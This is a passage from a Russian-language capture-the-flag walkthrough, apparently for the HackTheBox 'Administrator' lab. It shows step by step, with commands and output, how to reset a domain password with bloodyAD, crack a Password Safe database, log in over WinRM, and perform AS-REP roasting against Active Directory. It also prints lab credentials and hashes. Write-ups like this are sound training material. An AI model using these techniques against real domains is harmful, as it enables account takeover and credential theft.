


```
bloodyAD --host 10.10.11.42 -u MICHAEL -p '!Q@W3e4r' -d administrator.htb set password BENJAMIN '!Q@W3e4r'
[+] Password changed successfully!
```

Назначение нового пароля

Пользователь `BENJAMIN` состоит в группе `SHARE MODERATORS`. Никаких общих каталогов на хосте нет, а значит, стоит проверить, есть ли у этого пользователя доступ к FTP-серверу.

```
nxc ftp 10.10.11.42 -u BENJAMIN -p '!Q@W3e4r'
```




```
nxc ftp 10.10.11.42 -u BENJAMIN -p '!Q@W3e4r'
FTP         10.10.11.42     21     10.10.11.42      [*] Banner: Microsoft FTP Service
FTP         10.10.11.42     21     10.10.11.42      [+] BENJAMIN:!Q@W3e4r
```

Проверка учетных данных

У пользователя есть разрешения для авторизации на службе FTP.

Пользователь emily

Подключаемся к FTP-серверу. Там находим всего один файл `Backup.psafe3`, который скачиваем на локальную машину.




```
ftp BENJAMIN@10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49511|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp>
```

Содержимое FTP-сервера

Этот файл — база менеджера паролей Password Safe. База защищена паролем, который можно сбрутить. Для этого с помощью **pwsafe2john** получаем хеш для перебора.

```
python3 pwsafe2john.py Backup.psafe3
```




```
python3 pwsafe2john.py ~/tmp/HTB/Administrator/Backup.psafe3
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050
```

Получение хеша

Записываем хеш в файл и брутим с помощью **john**.


```
john --wordlist=rockyou.txt pwsafe_hash.txt
```



```
john --wordlist=~/tools/wordlists/Passwords/rockyou.txt pwsafe_hash.txt
Warning: detected hash type "pwsafe", but the string is also recognized as "pwsafe-opencl"
Use the "--format=pwsafe-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 22 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2024-12-26 11:24) 2.439g/s 54946p/s 54946c/s 54946C/s 123456..troyboy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Результат подбора пароля

Скачиваем менеджер паролей и открываем базу.



Пароль для контейнера

Password Safe V3.67


Контейнер: C:\Users\Admin\Desktop\Backup.psafe3

Пароль: tekieromucho

☐ Только для чтения

☑ Показать пароль

Расшифровывание базы




Password Safe - C:\Users\Admin\Desktop\Backup.psafe3

- Alexander Smith [alexander]
- Emily Rodriguez [emily]
- Emma Johnson [emma]

Содержимое базы

В базе находим три учетки, среди которых валидная только `emily`.


```
nxc ldap 10.10.11.42 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```



```
nxc ldap 10.10.11.42 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.42     389    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

Проверка учетных данных

Подключаемся по WinRM и забираем первый флаг.




```
*Evil-WinRM* PS C:\Users\emily\Documents> type ..\Desktop\user.txt
555633fd60b6e682a8db90bcee947c50
*Evil-WinRM* PS C:\Users\emily\Documents>
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Перестраиваем граф BloodHound от нового пользователя и получаем путь компрометации всего домена.



Граф BloodHound

Учетная запись `emily` имеет право `GenericWrite` на учетную запись пользователя `ETHAN`. Это право не позволяет изменить пароль, но дает возможность менять параметры учетной записи. Например, мы можем в UAC учетной записи активировать поле «Не требовать предварительной проверки Kerberos», что позволит провести атаку AS-REP Roasting.

```
bloodyAD --host 10.10.11.42 -d administrator.htb -u emily -p
UXLCI5iETUsIBoFVTj8yQFKoHjXmb add uac ETHAN -f DONT_REQ_PREAUTH
```




```
bloodyAD --host 10.10.11.42 -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb add uac ETHAN -f DONT_REQ_PREAUTH
[-] ['DONT_REQ_PREAUTH'] property flags added to ETHAN's userAccountControl
```

Изменение UAC пользователя

Проводим AS-REP Roasting и получаем хеш, по которому будем подбирать пароль.

```
nxc ldap 10.10.11.42 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
--asreproast asrep.txt
```




```
nxc ldap 10.10.11.42 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb --asreproast asrep.txt
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.42     389    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
LDAP        10.10.11.42     389    DC               [*] Total of records returned 4
LDAP        10.10.11.42     389    DC               $krb5asrep$23$ethan@ADMINISTRATOR.HTB:b41ddb9856b242c52d3724eda9a01e8c$c46ae065a3abafac26d876b09c61f2531b369
30ae7ab07f922dc13d7814ba449168c17d395edd768080bc1db509a08a1bd0c02f27a733d8c2fe47ee3f2f8f85088a3673fadae9915ef7118a6595cd8d253b73578e0d83076c2501e36c673351a6d6d0
a3464136cdd135aeb7ab46bf60a7c1707da1e305dbbd98000dc2e3bce7d831647c415a8faf17f8db3a967bcf5b911499db070eeb6769966894437a05c9b991f56cad72cd4e231a8cf
```

Результат AS-REP Roasting

Брутить хеш будем с помощью **hashcat**, который автоматически распознает тип хеша, а значит, никаких дополнительных параметров указывать не нужно.

```
hashcat asrep.txt rockyou.txt
```

